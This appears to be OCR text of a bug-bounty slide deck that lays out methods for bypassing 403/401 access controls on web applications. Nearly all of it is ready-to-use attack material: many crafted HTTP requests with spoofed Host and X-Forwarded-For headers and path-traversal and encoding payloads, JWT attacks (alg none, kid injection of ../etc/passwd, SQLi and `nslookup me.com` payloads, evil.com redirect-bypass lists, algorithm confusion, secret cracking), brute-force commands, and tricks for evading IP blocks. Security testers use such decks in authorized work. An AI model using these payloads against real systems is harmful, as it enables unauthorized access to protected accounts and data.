Authorization Response

```
HTTP/1.1 403 Forbidden OR 401 Unauthorized
Content-Length: Number
Content-Type: text/html; charset=UTF-8

<h1> You Don't Have Permission To Access </h1>
```


Mahmoud M. Awali

@0xAwali

attacker

My Methodology

Try To Change HTTPS Protocol To HTTP OR Vice Versa If You Got 403 Forbidden

-  Resource

Steps to produce :-

1 - You Got 403 Forbidden
    https://company.com/authorization-response
2 - Change HTTPS To HTTP
    http://company.com/authorization-response

attacker

My Methodology

Try To Append Host Header With localhost e.g. Host: localhost To Bypass 403 Forbidden

-  Slides

```
GET /authorization-response HTTP/1.1
Host: www.company.com
Host: localhost
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Change Host Header To host Header e.g. host: comapny.com To Bypass 403 Forbidden

-  Slides

```
GET /authorization-response HTTP/1.1
host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Remove The Space That In The Host Header e.g. Host:comapny.com To Bypass 403 Forbidden

-  Slides

```
GET /authorization-response HTTP/1.1
Host:www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add Tab Instead Of The Space That In The Host Header e.g.
Host: comapny.com To Bypass 403 Forbidden

-  **Resource**

```
GET /authorization-response HTTP/1.1
Host:	www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add / , : , \x00 , \x20 , \x09 , \xad After Value Of The Host Header e.g. Host: comapny.com sensitive-file.txt To Bypass 403 Forbidden

-  **Resource**

```
GET /authorization-response HTTP/1.1
Host: www.company.com sensitive-file.txt
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Do Brute Force On The PORT In The Host Header e.g.
Host: comapny.com:FUZZ To Bypass 403 Forbidden

-  **Slides**

```
GET /authorization-response HTTP/1.1
Host: www.company.com:FUZZ
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add Headers e.g. X-Original-URL: /authorization-response , X-Override-URL: /authorization-response OR X-Rewrite-URL: /authorization-response To Bypass It

-  Video
-  Tweet
-  Tweet
-  Blog

```
GET / HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Original-URL: /authorization-response
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use X-Forwarded-For Header e.g. X-Forwarded-For: 127.0.0.1 , X-Forwarded-For: IP:Port OR X-Forwarded-For: IP-Of-Company To Bypass It

- Writeup
- Tweet
- Blog

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-For: 127.0.0.1
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use X-Forwarded-For Header Twice e.g. X-Forwarded-For: AND X-Forwarded-For: 127.0.0.1 To Bypass 403 Forbidden

- Writeup

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-For:
X-Forwarded-For: 127.0.0.1
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use X_Forwarded_For Header Instead Of X-Forwarded-For e.g. X_Forwarded_For: 127.0.0.1 To Bypass 403 Forbidden

-  Blog

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X_Forwarded_For: 127.0.0.1
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use X-Forwarded-For Header e.g. X-Forwarded-For: 127.0.0.1\r To Bypass 403 Forbidden

- Slides

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Forwarded-For: 127.0.0.1\r
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use Forwarded Header e.g. Forwarded: for=127.0.0.1 , Forwarded: for=IPv4;proto=http;by=IPv4 OR Forwarded: for="[::1]:Port" To Bypass It

-  **Blog**

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Forwarded: for=127.0.0.1
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use X-ProxyUser-Ip Header e.g. X-ProxyUser-Ip: 127.0.0.1 To Bypass It

-  Blog

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-ProxyUser-Ip: 127.0.0.1
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add This Header X-Custom-IP-Authorization: IP-Of-Company OR X-Custom-IP-Authorization: 127.0.0.1 To Bypass 403 Forbidden

- Tweet
- Tweet

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
X-Custom-IP-Authorization: 127.0.0.1
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Set These Headers e.g. X-Forwarded: 127.0.0.1 , X-Forwarded-For: 127.0.0.1 AND X-Client-IP: 127.0.0.1 etc In Your Request Once OR Twice , OR Use burpFakeIP

-  Tweet
-  Blog

```
GET /authorization-response HTTP/1.1
Host: www.company.com
X-Forwarded-For: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
True-Client-IP: 127.0.0.1
CF-Connecting-IP: 127.0.0.1
X-Cluster-Client-IP: 127.0.0.1
Fastly-Client-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Host: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-By: 127.0.0.1
User-Agent: Mozilla/5.0
```

attacker

My Methodology

Try To Add Referer Header With 403 Forbidden Endpoints e.g.
Referer: https://company.com/authorization-response To Bypass 403 Forbidden

-  **Tweet**

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/authorization-response
Origin: https://www.company.com
```

attacker

My Methodology

Try To Fuzz User-Agent Header e.g. User-Agent: okhttp/4.1.1 To Bypass 403 Forbidden

-  Tweet

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: FUZZ
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Haproxy OR Varnish As Reverse Proxy Try To Use The Absolute-URI e.g. GET http://comapany.com/authorization-response To Bypass 403 Forbidden

- Slides

```
GET http://company.com/authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use Use The Absolute-URI With localhost e.g. GET https://localhost/authorization-response To Bypass 403 Forbidden

-  Slides

```
GET https://localhost/authorization-response/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use The Absolute-URI And Referer Header With 403 Forbidden Endpoints e.g. Referer: https://company.com/authorization-response To Bypass 403 Forbidden

- Tweet

```
GET http://company.com/authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: http://previous.com/authorization-response
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append Slash / To Your Endpoints If You Got 403 Forbidden

- Tweet
- Tweet

attacker

My Methodology

If There Is Apache As Reverse Proxy Try To Capitalize All Characters e.g. /AUTHORIZATION-RESPONSE/ To Bypass 403 Forbidden

- Slides

```
GET /AUTHORIZATION-RESPONSE/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Change Version Of The Endpoint e.g. You Have api/v4/admin Try To Change It To api/v2/admin OR api/v1/admin To Bypass 403 Forbidden

-  Tweet

```
GET /v2/authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Haproxy OR Nuster As Reverse Proxy Try To Encode The First Character From authorization-response e.g. /%61uthorization-response To Bypass It

- Slides

```
GET /%61uthorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append %2e Before The Endpoint e.g. %2e/authorization-response To Bypass 403 Forbidden

- Tweet
- Tweet

attacker

My Methodology

Try To Append ..3B Before The Endpoint e.g. /..3B/authorization-response To Bypass 403 Forbidden

-  Tweet

```
GET /..3B/authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is **Apache As Reverse Proxy** Try To Add /200-OK/..// Before authorization -response e.g. **/200-OK/..//authorization-response** To Bypass 403 Forbidden

- Slides

```
GET /200-OK/..//authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append 200-OK/%2e%2e/ Before And After authorization-response e.g. 200-OK/%2e%2e/authorization-response/200-OK/%2e%2e To Bypass 403 Forbidden

-  Slides

```
GET /200-OK/%2e%2e/authorization-response/200-OK/%2e%2e HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append 200-OK /%2e%2e/ Before authorization-response e.g. 200-OK /%2e%2e/authorization-response/ To Bypass 403 Forbidden

-  Slides

```
GET /200-OK /%2e%2e/authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Endpoint e.g. admin/info Response With 403 Forbidden And admin/ping Response With 200 OK , Use This Trick admin/ping/;info To Bypass 403 Forbidden

-  Tweet

```
GET /200-OK/;authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append %2f , %2e%2f , %252f , %5c AND %C0%AF Before authorization-response e.g. /%2f/authorization-response/ To Bypass 403 Forbidden

-  **Slides**

```
GET /%2f/authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append /..;/ Before authorization-response e.g. /..;/authorization-response/ To Bypass 403 Forbidden

-  Slides

```
GET /..;/authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use U+202E: Right-To-Left Override e.g. /%2e%80%aeesnopser-noitazirohtua/ To Bypass 403 Forbidden

-  Slides

```
GET /%2e%80%aeesnopser-noitazirohtua/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append /./ OR // Before The Endpoint e.g. /.//authorization-response And ///authorization-response To Bypass 403 Forbidden

-  Tweet
-  Blog

```
GET /.//authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Nginx As Reverse Proxy AND Weblogic As Backend Try To Use /#/../ Before authorization-response e.g. /#/../authorization-response To Bypass It

- Slides

```
GET /#/../authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If The Server Is " Tomcat , Jetty , WildFly OR WebLogic " , Use This Trick e.g. api/v4;X=Y/authorization-response To Access api/v4/authorization-response

-  Blog

```
GET /api/v4;X=Y/authorization-response/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use These Tricks e.g. authorization-response/. , //authorization-response// , /./authorization-response/./ OR authorization-response..;/ To Bypass 403 Forbidden

- Tweet
- Tweet

```
GET /./authorization-response/./ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append These Payloads & , # , % , %20 , %09 , ../ , /../ , /..;/ , ..%2f , \..\.\ , .././ , /* ..%00/ , ..%0d/ , ..%5c , ..\ , ; , ..%ff , %2e%2e%2f , .%2e , %3f , %26 , %23 To Bypass It

- Tweet
- Tweet
- Tweet
- Resource
- Slides

```
GET /authorization-response..%ff HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append ? OR ?? After The Endpoint e.g. authorization-response? To Bypass 403 Forbidden

-  Tweet

```
GET /authorization-response? HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is **Nginx As Reverse Proxy** AND **Weblogic As Backend** , Use ;/../200-OK After authorization-response e.g. **/authorization-response;/../200-OK** To Bypass It

- Slides

```
GET /authorization-response;/../200-OK HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is **Nginx As Reverse Proxy** AND **Apache As Backend** Try To Use //../ After authorization-response e.g. **/authorization-response//../** To Bypass It

- Slides

```
GET /authorization-response//../ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append %2e Before The Extension AND %3b After The Extension With Static Extensions e.g. authorization-response%2e/.php%3b.jpg To Bypass 403 Forbidden

-  Tweet

```
GET /authorization-response%2e.php%3b.jpg HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Apache As Reverse Proxy Try To Add %3F.Static-Extension After authorization-response.dynamic-extension To Bypass 403 Forbidden

- Slides

```
GET /authorization-response.php%3F.jpg/ HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Append json Extension After The Endpoint e.g. authorization-response.json To Bypass 403 Forbidden

- Tweet
- Tweet

```
GET /authorization-response.json HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Change HTTP Request Method To e.g. ANYTHING , POST , PUT , HEAD etc To Bypass 403 Forbidden

- Tweet

```
ANYTHING /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is Varnish As Reverse Proxy Try To Change HTTP Request Method To Lower-Case AND Upper-Case e.g. PoST OR Get To Bypass 403 Forbidden

- Slides
- Resource

```
GeT /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add Tab Before The Method Of HTTP request To Bypass 403 Forbidden

-  Resource

```
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Add \r\n Before The first Line Of The HTTP request To Bypass 403 Forbidden

- Resource

```
\r\n
GET /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use Content Type Header e.g. Content-type: 0 To Bypass 403 Forbidden

- Writeup

```
POST /authorization-response HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: 0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

If There Is **Apache As Reverse Proxy** Try To Use //./another-403 After authorization-response e.g. **/authorization-response//./another-403** To Bypass It

- Slides

```
GET /authorization-response//./another-403 HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

attacker

My Methodology

Try To Use Automation Tools e.g. 403fuzzer.py OR bypass403 To Save Time

```
root@mine:~#python3 403fuzzer.py -u http://www.company.com/authorization-response -proxy
                http://127.0.0.1:8081 -c COOKIES -hc 401,403,404
```

" -proxy URL " Using This Proxy " -hc Status-Code " Hide A Specified Response Code From Output

```
root@mine:~#./bypass403 -iL 401-403-URLs.txt
```


" -iL file.txt " URLs With 401 And 403 To Bypass " -iL - " Read From stdin

attacker

My Methodology

If There Is JWT , Try To Decode JWT Then Change alg To none AND Remove The Signature e.g. eyJ----------.eyJ----------.

- Tweet
- Writeup
- Resource
- Slides



attacker

My Methodology

Try To Decode JWT , If There Is Kid Try To Inject LFI , SQLi OR Command Injection Payloads e.g. ../../../../../etc/passwd , ' UNION SELECT 'key';-- OR `nslookup me.com`

- Slides
- Writeup

Steps to produce :-

1 - Decode JWT Then See There Is kid In The Header

```
{
"alg" : "HS256", "typ" : "JWT", "kid" : "1"
}
```

2 - Replace 1 To ../../../../../../etc/passwd

3 - Encode JWT Again

attacker

My Methodology

Try To Decode JWT , If There Is jku OR x5u Try To Insert https://wwwAcompany.com , https://www.companyAcom OR https://www.company.communication As Value

- Video

Steps to produce :-

1 - Decode JWT Then See There Are jku OR x5u In The Header

```
{
"alg" : "HS256", "jku" : "https://www.company.com"
}
```

2 - Replace https://www.company.com To https://wwwAcompany.com

3 - Encode JWT Again

attacker

List Of Patterns To Bypass The Whitelist In Redirect jku OR x5u Parameter

- Slides
- Slides
- Tweet
- Blog
- Blog

```
https://me.com\@www.company.com
https://www.company.com\@me.com
https://me.com/.www.company.com
https://www.company.com/ @me.com
https://me.com\[www.company.com]
me.com%ff@www.company.com%2F
me.com%bf:@www.company.com%2F
me.com%252f@www.company.com%2F
//me.com%0a%2523.www.company.com
me.com://www.company.com
androideeplink://me.com\@www.company.com
androideeplink://a@www.company.com:@me.com
androideeplink://www.company.com
https://company.com.me.com\@www.company.com
www.company.com%252f@me.com%2fpath%2f%3
//me.com:%252525252f@www.company.com
www.company.com.evil.com
evil.com#www.company.com
evil.com?www.company.com
/%09/me.com
me.com%09www.company.com
/\me.com
```

attacker

My Methodology

If The RSA Public Key Is Leaked AND JWT Signed With RSA , Try To Use RSA Public Key To Sign JWT With alg HS256 To Make Algorithm confusion

- Slides
- Writeup
- Resource

Steps to produce :-

1 - Open Your Terminal
2 - Write This Commands
   - `cat Public-key.pem | xxd -p | tr -d "\\n"`
   - `echo -n "eyJ---.eyJ---" | openssl dgst -sha256 -mac HMAC -macopt hexkey:OUT-First-Command`
   - `python2 -c "exec(\"import base64, binascii\nprint base64.urlsafe_b64encode(binascii.a2b_hex ('OUT-Second-Command')).replace('=','')\")"`
3 - Use The Output As Signature

attacker

My Methodology

Try To Do Brute Forcing The Secret By Using jwt_tool.py

- Slides
- Writeup
- Resource
- Blog

Steps to produce :-

1 - Get JWT Token
2 - Open Your Terminal
3 - Write This Command

```
python2.7 jwt_tool.py eyJ---.eyJ--.1rt--- wordlist.txt
```

attacker

My Methodology

Try To Crack JWT To Get The Secret By Using jwtcrack

- Slides
- Writeup
- Resource

Steps to produce :-

1 - Get JWT Token
2 - Open Your Terminal
3 - Write This Commands

```
./jwtcrack eyJ---.eyJ--.1rt---
```

JWT Pirate Map

START

Found JWT?

Found alg param value?

JWT.IO says it's not JWT

Analyze it with JWT.IO

#tryharder

Try alg=none

Try to use the 'none' algorithm for creating unvalidated tokens:
~#: ./jwt_tool.py {JWT} -A

Search for JWKS.json

Is alg =HS256, HS512?

Find a key

Process a JSON Web Key Store file, reconstruct the Public Keys, and test the keys to see which ones verify the token:
~#: ./jwt_tool.py {JWT} -J -jw jwks.json

Key confusion attack

Try a 'key-confusion' attack against asymmetric ciphers (RS-, EC-, PS-) with a known Public Key
~#: ./jwt_tool.py {JWT} -K -pk my_public.pem

CVE 2018

Test CVE-2018-1000531 and HS256 attacks
~#: ./jwtcat.py vulnerable {JWT}

Spoof

Spoof a remote JWKS. Generate a new RSA key pair, inject your supplied URL into the token, export the Public Key as a JSON Web Key Store object (to serve at the URL provided), and sign the token with the Private Key: ~#: ./jwt_tool.py {JWT} -S -u http://example.com/jwks.json

Brute force


Brute force Test against brute force attacks
~#: ./jwtcat.py brute-force --increment-min 1 --increment-max 4 {JWT}

Wordlist attack

Test against wordlist attacks ~#: ./jwtcat.py wordlist - w ./file.txt {JWT}

Try to remove the header and signature

#tryharder



attacker

My Methodology

Try To Fetch Known URLs From AlienVault's , Wayback Machine And Common Crawl By Using Tools e.g. getallurls OR waybackurls

```
root@mine:~#gau -random-agent www.company.com -o out.txt
```

" -random-agent " Use A Random User-Agent " -o out.txt " Save Results

```
root@mine:~#waybackurls www.company.com | tee -a out.txt
```

" -replay-proxy URL " Replay Matched Requests Using This Proxy " | tee -a out.txt " Save Results

attacker

My Methodology

Try To Search On Github OR Use github-endpoints.py

-  Tweet

"company.com" authorization-response

org:company authorization-response

```
root@mine:~#python3 github-endpoints.py -d www.company.com -s -r
```

attacker

My Methodology

Try To Search On Google

- Tweet

site:company.com inurl:/authorization-response

site:company.com authorization-response

inurl:/authorization-response

attacker

My Methodology

Try To Do Directory Brute Forcing If You Got 403 Forbidden OR 401 Unauthorized By Using Tools e.g. ffuf

```
root@mine:~#ffuf -w wordlist.txt -u https://www.company.com/FUZZ -fc 401,403,404
                -replay-proxy http://127.0.0.1:8081
```

" -w wordlist.txt " Wordlist file path

" -u URL " Target URL AND " FUZZ " keyword Used To Append Line From Wordlist.txt To URL

" -fc Status Code " Filter HTTP Status Codes From Response

" -replay-proxy URL " Replay Matched Requests Using This Proxy

attacker

My Methodology

Try To Do Headers Brute Forcing With Fake JWT e.g. base64UrlEncode({"alg": "none","typ": "JWT"}) + "." + base64UrlEncode({"roles": "admin"}) + "." By ffuf

```
root@mine:~#ffuf -w headers.txt -u https://www.company.com/authorization-response -H "FUZZ:
                eyJ----------.eyJ----------." -fc 401,403 -replay-proxy http://127.0.0.1:8081
```

" -w headers.txt " Wordlist file path " -u URL " Target URL " -H " Header: Value " " append Header

" -H " FUZZ: eyJ----------.eyJ----------. " " keyword Used To Append Line From headers.txt To URL

" -fc Status Code " Filter HTTP Status Codes From Response

" -replay-proxy URL " Replay Matched Requests Using This Proxy

How to brute HTTP Basic Auth with Burp Intruder

1) Set payload type to Custom Iterator
2) Add login list with to Position 1
3) Set separator for position 1 as ":" (colon)
4) Add password list to Position 2
5) Add to Payload Processing base64 encode
6) Don't forget to uncheck "URL-encode" bellow

Have fun ;)

attacker

My Methodology

If You Got Blocked While Doing Brute Force , Try To Set These Headers e.g. X-Forwarded: 127.0.0.1 etc , Then Try To Use VPN To Change Your IP

- Tweet

```
GET /authorization-response HTTP/1.1
Host: www.company.com
X-Forwarded: 127.0.0.1
X-Forwarded-By: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Forwarded-For-Original: 127.0.0.1
X-Forwarder-For: 127.0.0.1
X-Forward-For: 127.0.0.1
Forwarded: 127.0.0.1
Forwarded-For: 127.0.0.1
Forwarded-For-Ip: 127.0.0.1
User-Agent: Mozilla/5.0
```

4 SIMPLE WAYS HOW TO BYPASS 403 AND ACCESS /ADMIN

Using space symbols

/admin%20

/admin%09

May break regex logic

Using traversal tricks:

/admin/..;/

/static../admin.jsp

Depends on reverse proxy used by web application

X-Rewrite-URL header:

Send request to /index.html with

X-Rewrite-URL: /admin

May redefine the input URL in request after restrictions applied

X-Real-IP/X-Forwarded-For

Send request to /admin with

X-Real-IP: 127.0.0.1

X-Forwarded-For: 127.0.0.1

Admin page may be accessible from local IP

Thank You

Mahmoud M. Awali

@0xAwali